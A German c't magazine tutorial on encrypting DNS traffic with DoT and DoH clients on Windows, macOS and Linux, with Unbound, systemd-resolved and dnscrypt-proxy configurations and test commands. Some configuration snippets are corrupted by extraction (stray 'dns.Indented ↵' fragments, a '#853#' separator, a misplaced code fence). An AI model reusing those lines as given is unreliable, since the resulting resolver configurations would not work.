DNS-Anfragen laufen aber im Klartext ab (siehe Kasten „Metadaten für Nutzerprofile“). Lange Zeit war das kein Problem. Doch seit Nachrichtendienste und sogar Werbetreibende DNS-Anfragen als leicht zugängliche Datenquelle zum Erstellen von Nutzerprofilen verwerten, entwickeln weltweit mehrere Arbeitsgruppen Protokolle, die das mittels Verschlüsselung unterbinden sollen. Am bekanntesten sind DNS over TLS und DNS over HTTPS – kurz DoT und DoH.

Inzwischen sind erste Implementierungen erhältlich. Am meisten Aufmerksamkeit, wenn auch zunächst negative, zog bisher Mozilla mit seinen DoH-Funktionen im Firefox-Browser auf sich (siehe S. 189). Doch damit dichtet man nur den Browser-Verkehr ab. Man möchte aber die komplette DNS-Kommunikation eines PCs verschlüsseln. Und um DNS-Anfra-

gen breit zu streuen und so das Erstellen von Profilen zu erschweren, will man mehr als einen DNS-Resolver verwenden und nicht etwa den von Google (8.8.8.8).

Für beides eignen sich sowohl DoT- als auch DoH-Client-Programme. Beide Anwendungsgruppen erhöhen die Sicherheit und Privatsphäre der DNS-Abfragen durch Verschlüsselung und Server-Authentisierung. Als Nebeneffekt bekommt man in unzuverlässigen Netzwerken – etwa im Mobilfunk oder bei ungünstiger WLAN-Ausleuchtung – eine höhere Zuverlässigkeit der Namensauflösung [2].

### Zuverlässigere DNS-Abfragen

Von DoT und DoH profitieren mobile Geräte wie Laptops, Tablets und Mobiltelefone also zusätzlich. Das kommt daher, dass der verschlüsselte DNS-Verkehr auf


dem Transmission Control Protocol aufsetzt (TCP). Mit TCP können Sender Übertragungsfehler auf der Strecke erkennen und durch Sendewiederholungen kompensieren. Die DNS-Auflösung dauert dann zwar länger (Latenz nimmt zu), ist aber zuverlässiger. Herkömmliches DNS verwendet normalerweise das User Datagram Protocol (UDP), das keine Fehlererkennung und -Korrektur enthält. Prinzipiell kann ein herkömmlicher DNS-Client zwar auch TCP nutzen, aber das passiert nur in Ausnahmen (z. B. wenn die DNS-Antwort für ein UDP-Paket zu groß ist). Bei DoT und DoH ist TCP hingegen Standard.

DoT- und DoH-Programme sind DNS-Proxies. Theoretisch eignen sie sich also auch dazu, den ausgehenden DNS-Verkehr zu zensieren. Das geht zum Beispiel mit dem beliebten Pi-hole für den Klein-Computer Raspberry Pi . Pi-hole verpasst Plappermäulern wie SmartTVs einen individuellen Maulkorb und wahrt so beispielsweise gegenüber TV-Sendern die Privatsphäre. Unter den hier vorgestellten DoT- und DoH-Clients eignen sich aber nur DNSCrypt und Unbound zur Steuerung des ausgehenden DNS-Verkehrs. Wie das geht, haben wir ausführlich beschrieben [3].

Die neue Android-Version namens Pie setzt von Haus aus schon DNS-over-TLS ein [4]. iOS kann man mit der App DNSCloak nachrüsten. Sie verschlüsselt den DNS-Verkehr entweder per DoH- oder per proprietärem DNSCrypt-Protokoll (siehe ct.de/yzp7). In diesem Artikel erklären wir, wie man aktuelle DoT- und DoH-Clients auf Windows, macOS und Linux einrichtet.

In den folgenden Beispielen setzen wir der Übersichtlichkeit halber nur wenige DNS-Resolver ein. Wenn Sie die Anleitungen umsetzen, sollten Sie aber möglichst viele Resolver auf Ihren Systemen konfigurieren. Auf den Webseiten des Projekts „DNS Privacy“ gibt es umfangreiche Listen [5, 6].

Sie finden sie über ct.de/yzp7, wo wir auch sämtliche weitere Links und Konfigurationsdateien veröffentlichen, die man zum Umsetzen dieses Artikels benötigt. Zudem ist es sinnvoll, von Zeit zu Zeit die Abfragegeschwindigkeit zu messen und langsame DNS-Resolver zumindest vorübergehend auszukommentieren. Für Abfragemessungen kann man das Tool `dig` verwenden (z. B. `dig ct.de`). Die Dauer, bis die Anfrage beantwortet ist, gibt das Programm



Simple-DNSCrypt läuft auf Windows als Hintergrunddienst.

im Feld „Query time“ an (z. B. 22 msec). Künftig könnten DoT- und DoH-Client-Programme passende DNS-Resolver selbst auswählen und dynamisch konfigurieren, je nachdem, welche Auswahlkriterien Nutzer in den Einstellungen aktiviert haben. Die Internet Engineering Task Force (IETF) arbeitet aktuell an solchen Spezifikationen [7].

Bis diese Methoden als RFC verabschiedet und in den Software-Produkten implementiert sind, müssen Sie die DNS-Resolver Ihrer Wahl manuell konfigurieren.

## Proxy für alle Anwendungen

Die DoT- und DoH-Programme richtet man lokal auf allen Rechnern ein, deren DNS-Kommunikation verschlüsselt erfolgen soll. Sie nehmen DNS-Anfragen stellvertretend für einen DNS-Resolver entge-


gen (Proxy) und erwarten sie wie üblich auf dem Port 53 und zwar auf den Loopback-Adressen des Rechners, auf dem sie eingerichtet sind. Das sind 127.0.0.1 (IPv4) und ::1 (IPv6). Daher kann auf einem Rechner immer nur ein Programm aktiv sein. Um ein anderes zu testen, muss man das aktuell laufende gemäß dessen Anleitung deaktivieren oder deinstallieren.

DoH hat den Vorteil, dass es denselben Ziel-Port wie HTTPS-Webdienste nutzt, nämlich 443. Dieser Port ist auf den allermeisten Firewalls offen, insbesondere in öffentlichen WLANs. DoT benutzt hingegen normalerweise den eigenen Port 853, der auf manchen Firewalls gesperrt ist. Man kann für DoT zwar auch einen anderen Port verwenden, aber nur, wenn der Server einen solchen anbietet. Die meisten Anbieter von DoT-Resolvern konfigurieren diese jedoch nur für Port 853.

## Metadaten für Nutzerprofile

Das ursprüngliche DNS-Protokoll verschickt Anfragen zu Domainnamen an DNS-Server im Klartext und erhält von diesen die Antworten ebenso im Klartext – die IP-Adressen, unter denen die Webserver von angefragten Domains zu finden sind. Das nutzen Nachrichtendienste, um Nutzerprofile zu erstellen und manche Betreiber von DNS-Servern werten die DNS-Anfragen für Werbezwecke aus. Manche Organisationen und Institu-

tionen, die die Privatsphäre wahren wollen, halten dagegen, indem sie eigene DNS-Server anbieten, und zusichern, den DNS-Verkehr nicht zu protokollieren. Aber auf dem Weg zu den Servern können Dritte die Anfragen mitlesen. Dieser Weg lässt sich mit speziellen Methoden verschlüsseln. Noch ist aber keine davon Bestandteil der gängigen Desktop-Betriebssysteme. Man kann sie aber mittels einiger Programme nachrüsten.



So schickt Windows seine Anfragen an einen lokalen DNS-Proxy.

## Windows, Simple-DNSCrypt

Mitglieder des Projekts DNSCrypt entwickeln schon seit Jahren Software für die verschlüsselte Kommunikation zwischen DNS-Client und Resolver. Das DNSCrypt-Protokoll ist zwar öffentlich dokumentiert, wurde aber nicht als Internet-Standard verabschiedet und fand daher bisher keine weite Verbreitung. Die in Go geschriebene Version 2 der DNSCrypt-Software ist nicht nur für das eigene DNSCrypt-Protokoll ausgelegt, sondern auch für DoH.

Simple-DNSCrypt ist eine Implementierung für Windows. Sie setzt mindestens Windows 7 SP1 und das .NET Framework 4.6.1 voraus. Wir haben die Software reibungslos auf dem aktuellen Windows 10 eingesetzt.

Nach der Installation läuft die Software im Hintergrund als Windows-Dienst. Die gewünschten DNSCrypt- und DoH-Server kann man in einem grafischen Konfigurationsprogramm einstellen, das in der Task-Leiste sitzt.

In der Standardeinstellung nutzt das Programm alle ihm bekannten Server, die DNS-Antworten per DNSSEC validieren und laut eigenen Angaben keine Nutzeraktivitäten aufzeichnen. Wer für den Internet-Zugang IPv6 nutzt, sollte in der GUI die Unterdrückung von IPv6-DNS-Antworten ausschalten (Einstellung „Block IPv6“).

Damit Windows DNS-Anfragen an Simple-DNSCrypt stellt, muss man in der TCP/IP-Konfiguration für den DNS-Re-

solver die IP-Adressen 127.0.0.1 (IPv4) und ::1 (IPv6) eintragen. Anschließend kann man in Simple-DNSCrypt im Tab „Query Log“ verfolgen, wie die Software DNS-Anfragen bearbeitet.

Wenn Sie sichergehen wollen, dass DNS-Anfragen nicht mehr unverschlüsselt über UDP oder TCP übertragen werden, installieren Sie Wireshark und schneiden damit ein wenig Verkehr mit, während Sie verschiedene Webseiten aufrufen. Aktivieren Sie anschließend den Display-Filter „DNS“. Dann sollten in der Anzeige keine DNS-Pakete zu sehen sein.

**Stubby für Windows:**  
Für IPv6 muss man die DNS-Einstellung in Windows per Hand eintragen.

## Windows, Stubby

Ein Teil der IETF-Arbeitsgruppe „DNS Privacy“ implementiert die dort festgelegten Spezifikationen für DoT und DoH selbst im Programm Stubby. Aktuell bringt Stubby nur DoT sowie eine fertige Konfiguration mit (Version 0.2.3). DoH wollen die Programmierer mit der nächsten Release-Version nachreichen.


Über die Stubby-Homepage kann man einen Installer für Windows 8 und Windows 10 beziehen. Derzeit liegt das Programm nicht als Windows-Dienst vor. Man kann es aber beim Booten automatisch als Scheduled-Tasks starten lassen. Geben Sie in der Eingabeaufforderung ein:

```
schtasks /create /tn Stubby /XML "C:\Program Files\Stubby\stubby.xml" /RU <Benutzername>
```

Im Installationspaket sind PowerShell-Skripte enthalten, mit denen sich der DNS-Client des Windows-Systems auf Stubby umstellen lässt. Die Skripte berücksichtigen aber nur die IPv4-Konfiguration. Wenn Sie IPv6 nutzen, müssen Sie in der IPv6-Netzwerkkonfiguration die DNS-Einstellung per Hand auf die Loopback-Adresse ::1 umstellen.

## Windows, Unbound

Alternativ zu Stubby und Simple-DNSCrypt kann man den vielseitigen DNS-Resolver Unbound verwenden. Wir haben für Unbound diverse Anwendungen vorgestellt, unter anderem als Ad-Blocker [3]. Unbound eignet sich für DoT seit der Version 1.7.1. Wir empfehlen die derzeit aktuelle Version 1.8.2. Diese spricht



DoT, auch wenn Unbound als Windows-Dienst im Hintergrund läuft, und kann Server-Zertifikate mittels des Windows Zertifikat-Store prüfen.


Einen Installer für Windows finden Sie über ct.de/yzp7. Nach der Installation schaltet man DoT in der Datei C:\Program Files\unbound\service.conf ein. Unbound sollte DNS-Anfragen an mehrere DoT-Server verteilen. Wenn Sie nicht IPv6 für den Internet-Zugang nutzen, sollten Sie die Server mit IPv6-Adressen auskomentieren. An vielen Anschlüssen ist IPv6 aber aktiviert. Dann sieht eine Beispielkonfiguration so aus:

```
server:
  verbosity: 0
  directory: "%EXECUTABLE%"
  logfile: "unbound.log"
  tls-win-cert: yes
  interface: 127.0.0.1
  interface: ::1
  access-control: 127.0.0.1/8 allow
  access-control: ::1/128 allow
  forward-zone:
    # forwarding fuer alle Domain-Namen
    name: "."
    # Forwarding via DNS-over-TLS
    forward-tls-upstream: yes
    # Quad9
    forward-addr: 2620:fe::fe@853#dns.Indented
    ↵quad9.net
    forward-addr: 9.9.9.9@853#dns.Indented
    ↵quad9.net
    forward-addr: 2620:fe::9@853#dns.Indented
    ↵quad9.net
    forward-addr: 149.112.112.112@853#dns.Indented
    ↵dns.quad9.net
    # Cloudflare DNS
    forward-addr: 2606:4700:4700::1111@dns.Indented
    ↵853#cloudflare-dns.com
    forward-addr: 1.1.1.1@853#cloudflare-dns.Indented
    ↵dns.com
    forward-addr: 2606:4700:4700::1001@dns.Indented
    ↵853#cloudflare-dns.com
    forward-addr: 1.0.0.1@853#dns.Indented
    ↵cloudflare-dns.com
```

Um Unbound zu nutzen, trägt man in der TCP/IP-Konfiguration des Windows-Systems den DNS-Resolver im Feld „DNS-Server“ ein – das sind die Loopback-Adressen 127.0.0.1 (IPv4) und ::1 (IPv6).

## macOS, Stubby

Stubby hat bisher nur auf macOS eine grafische Bedienoberfläche erhalten. Darüber lässt sich das Programm als Systemdienst einrichten und auch testen. Die GUI ist noch in einem sehr frühen Ent-



Ein Teil der IETF-Arbeitsgruppe „DNS Privacy“ implementiert die dort festgelegten Spezifikationen für DoT selbst im Programm Stubby. Das gibt es bisher nur für macOS mit einem grafischen User-Interface.

wicklungsstadium; die Entwickler nehmen Fehlerberichte und Vorschläge von Benutzern gern entgegen.

Alternativ kann man Stubby auch über das Terminal bedienen. Die Software wird dann über die Paketmanager Homebrew oder MacPorts installiert. Falls Sie noch keinen der Paketmanager verwenden, richten Sie nur einen davon ein, aber nicht beide, denn sie stören sich gegenseitig. Ist Homebrew erstmal eingerichtet, kriegt man Stubby so auf den Mac drauf:

```
brew install stubby
sudo brew services start stubby
```

Der zweite Befehl richtet Stubby als Systemdienst ein und startet das Programm im Hintergrund. Auf MacPorts richtet man Stubby wie folgt ein:

```
sudo port install stubby
sudo port load stubby
```

Um Stubby zu nutzen, tragen Sie in der Netzwerkkonfiguration im Tab „DNS“ die beiden Loopback-Adressen ein, also 127.0.0.1 (IPv4) und ::1 (IPv6).

## macOS, DNSCrypt-Proxy

Auch das Programm DNSCrypt kann man sowohl über Homebrew als auch über MacPorts installieren. Homebrew:

```
brew install dnscrypt-proxy
sudo brew services start dnscrypt-proxy
```

Wer MacPorts verwendet, bekommt zurzeit nur die Version 1.9.5. Versionen bis 1.x eignen sich aber nur für das DNSCrypt-Protokoll, nicht für DoH. Die MacPorts-Installation sieht so aus:

```
sudo port install dnscrypt-proxy
sudo port load dnscrypt-proxy
```

Nach der Installation per Homebrew findet man die Konfiguration in der Datei /usr/local/etc/dnscrypt-proxy.toml. Wenn Sie MacPorts nutzen, finden Sie die Konfiguration in /opt/local/etc/dnscrypt-proxy.conf.

In beiden Dateien kann man festlegen, ob und welche Resolver über IPv6 angesprochen werden. In der per Homebrew bezogenen Version kann man neben DNSCrypt-Servern auch DoH-Server hinzufügen. Wir empfehlen, ausschließlich Resolver mit DNSSEC-Validierung zu nutzen. Stellen Sie dafür die Option require-dnssec = true ein. Ob der DNS-Verkehr von Stubby oder DNSCrypt-Proxy weitergeleitet wird, kann man mit den Kommandos tcpdump und dig in zwei verschiedenen Terminal-Fenstern testen:

```
sudo tcpdump -vv -i en0 port 53
>dns-test.txt
dig ct.de
```

Beenden Sie tcpdump per CTRL-C, wenn das dig-Kommando die DNS-Antwort liefert. In der Answer-Section sollte 193.99.144.80 stehen. Das bedeutet, dass die DNS-Anfrage versendet wurde und die korrekte Antwort eingegangen ist. Ganz unten sollte dig den Server aufführen, den das Kommando befragt hat – in diesem Fall 127.0.0.1. Öffnen Sie nun die Datei dns-test.txt. Wenn die DNS-Anfrage an DNSCrypt-Proxy oder an Stubby gerichtet worden ist, sollte sie leer sein.

## macOS, Unbound

Unbound ist auch für macOS erhältlich. Man kann die Software ebenfalls über Homebrew und MacPorts installieren:

```
brew install unbound
sudo brew services start unbound
```

Wer MacPorts eingerichtet hat, gibt die Befehle `sudo port install unbound` und `sudo port load unbound` ein.

Beide Paketmanager haben zur Drucklegung dieser c't Unbound 1.8.2 im Lieferprogramm. Die Konfiguration finden Sie in der Datei `/usr/local/etc/unbound/unbound.conf` (Homebrew) oder `/opt/local/etc/unbound/unbound.conf` (MacPorts).


So sieht eine minimale Konfigurationsdatei für die per Homebrew eingerichtete Version aus:

```
server:
  verbosity: 0
  directory: "/usr/local/etc/unbound"
  logfile: "unbound.log"
  interface: 127.0.0.1
  interface: ::1
  access-control: 127.0.0.1/8 allow
  access-control: ::1/128 allow
  forward-zone:
    # forwarding fuer alle Domain-Namen
    name: "."
    # Forwarding via DNS-over-TLS
    forward-tls-upstream: yes
    # Quad9
    forward-addr: 2620:fe::fe@853#dns.quad9.net
    forward-addr: 9.9.9.9@853#dns.quad9.net
    forward-addr: 2620:fe::9@853#dns.quad9.net
    forward-addr: 149.112.112.112@853#dns.quad9.net
    # Cloudflare DNS
    forward-addr: 2606:4700:4700::1111#853#cloudflare-dns.com
    forward-addr: 1.1.1.1@853#cloudflare-dns.com
    forward-addr: 2606:4700:4700::1001@853#cloudflare-dns.com
```

Wer Unbound bei der Arbeit zuschauen möchte, startet den Resolver von Hand mit dem Befehl `sudo /usr/local/sbin/unbound -ddvv` (Homebrew) oder mit `/opt/local/sbin/unbound -ddvv` (MacPorts). In der Ausgabe führt Unbound nach seiner Versionsnummer beispielsweise auf, für welche Domains es die IP-Adresse auflöst (resolving, reply, query response ...) und ob es sich um IPv4- oder IPv6-Adressen handelt (A-Records oder AAAA-Records).

## Linux, DNSCrypt-Proxy

Stubby und Unbound sind für die allermeisten Linux-Distributionen über die eingebauten Paketmanager erhältlich und



**DoT- und DoH-**  
Programme laufen  
als DNS-Proxies  
auf dem lokalen  
Rechner. Deren  
DNS-Konfiguration  
muss man daher  
auf die Loopback-  
Adressen des  
Rechners  
umstellen. So  
sehen die DNS-  
Einstellungen für  
IPv4 und IPv6 auf  
macOS aus.

nach der Installation wie auf macOS nutzbar.

Einige Linux-Distributionen (EPEL, Fedora) liefern aber nur die 1.x-Versionen des Programms, die sich nur für das DNSCrypt-Protokoll eignen, aber nicht für DoH. In diesen Fällen kann man sich mit vorkompilierten Linux-Dateien behelfen. Sie finden Sie auf der Github-Seite des Projekts oder über ct.de/yzp7. Wer den DNSCrypt-Proxy sicherheitshalber selbst aus den Quellen übersetzen will, muss dafür nur den Go-Compiler installieren (ct.de/yzp7). Ist das erledigt, kompiliert man die Software in zwei Schritten:

```
go get github.com/jedisct1/dnscrypt-proxy
go build github.com/jedisct1/dnscrypt-proxy
```

Danach findet man das Binary im Verzeichnis `~/go/bin`. Falls Sie Go woanders eingerichtet haben, finden Sie das fertige Programm im entsprechenden Heimverzeichnis im Unterordner `bin`. Das Go-Heimverzeichnis sollte in der Shell-Variable „`GOPATH`“ eingetragen sein, die man zum Beispiel mit `printenv` auslesen kann.

## Linux, Systemd-Resolved

Der DNS-Resolver aktueller Linux-Systeme kann seit Version 239 (Fedora 29, Ubuntu 18.10) TLS-verschlüsselte DNS-Anfragen selbst versenden. Der Prozess `systemd-resolved` erwartet DNS-Anfragen auf der Loopback-Adresse 127.0.0.53, Port 53. Linux-Systeme mit dieser Systemd-Version leiten DNS-Anfragen von Haus aus an diese Adresse, auch wenn in

`/etc/resolv.conf` andere DNS-Resolver stehen.

In der Standard-Konfiguration sind DoT und die DNSSEC-Validierung ausgeschaltet. Man schaltet beide an zwei Stellen ein. Die Datei `/etc/systemd/resolved.conf` enthält die globale Konfiguration des Systemd-Resolver. So sieht ein Beispiel für `/etc/systemd/resolved.conf` aus:

```
[Resolve]
DNS=9.9.9.9 1.1.1.1
DNSSEC=true
DNSOverTLS=opportunistic
Cache=yes
```

Damit sind zwei DNS-Resolver konfiguriert, nämlich einer von Quad9 (9.9.9.9) und einer von Cloudflare (1.1.1.1). Außerdem ist die DNSSEC-Validierung eingeschaltet und DoT auf den Modus „opportunistic“ gestellt. Systemd-Resolved nutzt also TLS, wenn möglich, aber setzt es nicht zwingend voraus. Klappt die TLS-Verbindung nicht, sendet die Software die DNS-Anfragen klassisch über UDP oder TCP. Das ist die einzige Option, die man in der aktuellen Version einstellen kann.

Das ist nachteilig, denn wenn Angreifer den Port 853 blockieren, können sie den Systemd-Client zwingen, DNS-Anfragen unverschlüsselt zu senden (Downgrade-Attacke). Um das zu verhindern, kann man Tools wie Stubby nutzen, die auf Wunsch auch im Strict-Modus arbeiten, also DNS-Anfragen nur über einen TLS-Tunnel verschicken. Ist das nicht der Fall, funktioniert die DNS-Auflösung nicht. Browser liefern dann Fehlermeldungen wie „Server nicht erreicht“.

Die globale Konfiguration des Systemd-Resolver wird in der Regel in den

Network-Units des neuen Dienstes Systemd-Netwrokd überschrieben. Stattdessen richtet in aktuellen Linux-Versionen Systemd-Netwrokd die Konfiguration der Netzwerkschnittstellen ein und stellt zum Beispiel einen IPv6-SLAAC, DHCPv6- und DHCPv4-Clients bereit.

Damit schaltet es aber auch DoT und die DNSSEC-Validierung ab. Deshalb muss man die Network-Unit für jede Netzwerkschnittstelle neu erstellen oder anpassen. Die Network-Units liegen in `/etc/systemd/network/`. Sind dort noch keine Unit-Dateien abgelegt, hat der Rechner eine dynamische Netzwerkkonfiguration und die aktuellen Netzwerk-Units befinden sich im Pfad `/run/systemd/network`. Ist das der Fall, kopieren Sie die Network-Units von dort in das Verzeichnis `/etc/systemd/network` und editieren Sie die Dateien dort.

So sieht ein Beispiel für die Network-Unit der Ethernet-Schnittstelle `enp0s3` auf einem Ubuntu 18.10 aus:

```
[Match]
Name=enp0s3
[Network]
DHCP=ipv4
LinkLocalAddressing=ipv6
DNSOverTLS=opportunistic
DNSSEC=true
DNS=1.1.1.1
DNS=9.9.9.9
[DHCP]
UseMTU=true
UseDNS=false
RouteMetric=100

DNSSEC und DoT aktiviert man im Abschnitt [Network] sowie in der globalen Konfiguration. Im Beispiel sind für diese Netzwerkschnittstelle zwei DNS-Resolver eingetragen, 1.1.1.1 und 9.9.9.9. Mit Systemd-Netwrokd kann man aber jeder Netzwerkschnittstelle eine andere DNS-Konfiguration verpassen.
```

Das kann man in Netzwerken mit Split-Horizon-DNS nutzen. Das ist zum Beispiel bei Firmen-Laptops der Fall, die gleichzeitig über Mobilfunk Zugang zum Internet haben, aber auch über WLAN zum Firmennetz. Auf klassischen Betriebssystemen gilt für einen solchen Rechner nur eine DNS-Konfiguration, das heißt, man erreicht entweder die Firmen-Ressourcen (Windows AD) oder das Internet-DNS, aber nicht beide. Linux kann mit dem neuen Schema verschiedene Netze und deren Konfigurationen gleichzeitig nutzen.

Mit der Zeile `UseDNS=false` ignoriert Systemd-Resolved die per DHCP gelerten DNS-Resolver, verwendet sie also nicht für die Namensauflösung. Das ist in den meisten Fällen erwünscht, weil diese in der Regel DoT nicht anbieten. Aber bei einem Laptop, das sich per WLAN zum Beispiel in ein Hotspot einbucht, muss man diese Zeile entfernen, weil andernfalls die Anmeldung am Captive-Portal des Hotspots scheitert – dafür wird der per DHCP mitgeteilte DNS-Resolver benötigt.

Änderungen der Konfiguration werden nach einem Neustart des Systems wirksam. Mit dem Befehl `systemd-resolve --status` kann man sich die wichtigsten Einstellungen der aktiven Konfiguration anzeigen lassen:

```
Global
LLMNR setting: no
MulticastDNS setting: no
DNSOverTLS setting: opportunistic
DNSSEC setting: yes
DNSSEC supported: yes
Current DNS Server: 1.1.1.1
DNS Servers: 1.1.1.1
DNSSEC NTA: 10.in-addr.arpa
[...]
Link 2 (enp0s3)
Current Scopes: DNS
LLMNR setting: yes
MulticastDNS setting: no
DNSOverTLS setting: opportunistic
DNSSEC setting: yes
DNSSEC supported: yes
Current DNS Server: 1.1.1.1
DNS Servers: 1.1.1.1
```

### 9.9.9.9

DNS Domain: test.example.com

## Ausblick

DoT und DoH sind noch sehr junge Protokolle, und die hier vorgestellten Programme entwickeln sich schnell, neue kommen hinzu. Es lohnt sich daher, die im Artikel angegebenen Links ab und zu wieder aufzusuchen, um neue Entwicklungen aufzunehmen.

Außer den hier aufgeführten DoT- und DoH-Programmen gibt es viele weitere Implementierungen, zum Beispiel in Go, Rust, Java und viele mehr. Der Autor dieses Beitrags führt eine Webseite mit Anleitungen und weiterführenden Links zu den Themen DoT und DoH. (dz@ct.de) 

## Literatur

- [1] Stefan Krempl, Trusted Recursive Resolver: Kritik an neuer Sicherheitsfunktion für Firefox, <https://ct.de/-4130296>
- [2] Herbert Braun, Mozilla zufrieden mit sicherem DNS-Test, <https://ct.de/-4152062>
- [3] Carsten Strotmann, Privatvermittlung, Privater Nameserver und Adblocker im LAN, [heise.de/select/ct/2017/21/1507502426899459](https://heise.de/select/ct/2017/21/1507502426899459)
- [4] Stefan Porteck, Tortentelefon, Erste Praxiserfahrungen mit Android 9, [heise.de/select/ct/2018/19/1536644239322649](https://heise.de/select/ct/2018/19/1536644239322649)
- [5] DNS Privacy Public Resolvers, <https://dnsprivacy.org/wiki/display/DP/DNS+Privacy+Public+Resolvers>
- [6] DNS Privacy Test Servers, <https://dnsprivacy.org/wiki/@display/DP/DNS+Privacy+Test+Servers>
- [7] Associating a DoH Server with a Resolver, <https://datatracker.ietf.org/doc/search/?name=doh&@=activedrafts=on&rfcson>

**DoT- und DoH: Infos und Implementierungen:** [ct.de/yzp7](http://ct.de/yzp7)

## Guter Browser oder nicht?

Mozilla arbeitet zusammen mit der Firma Cloudflare seit dem Sommer 2018 daran, mit dem Firefox-Browser verschlüsselte DNS-Anfragen zu versenden. Anfangs musste sich Mozilla gegen Vorwürfe wehren, sie würden die Privatsphäre der Nutzer an den kommerziellen DNS-Anbieter verkaufen. Zudem sei kritisch zu bewerten, dass ein Browser-Hersteller DNS-Daten aller seiner Nutzer zentralisiere, monierten Sicherheitsexperten [1].

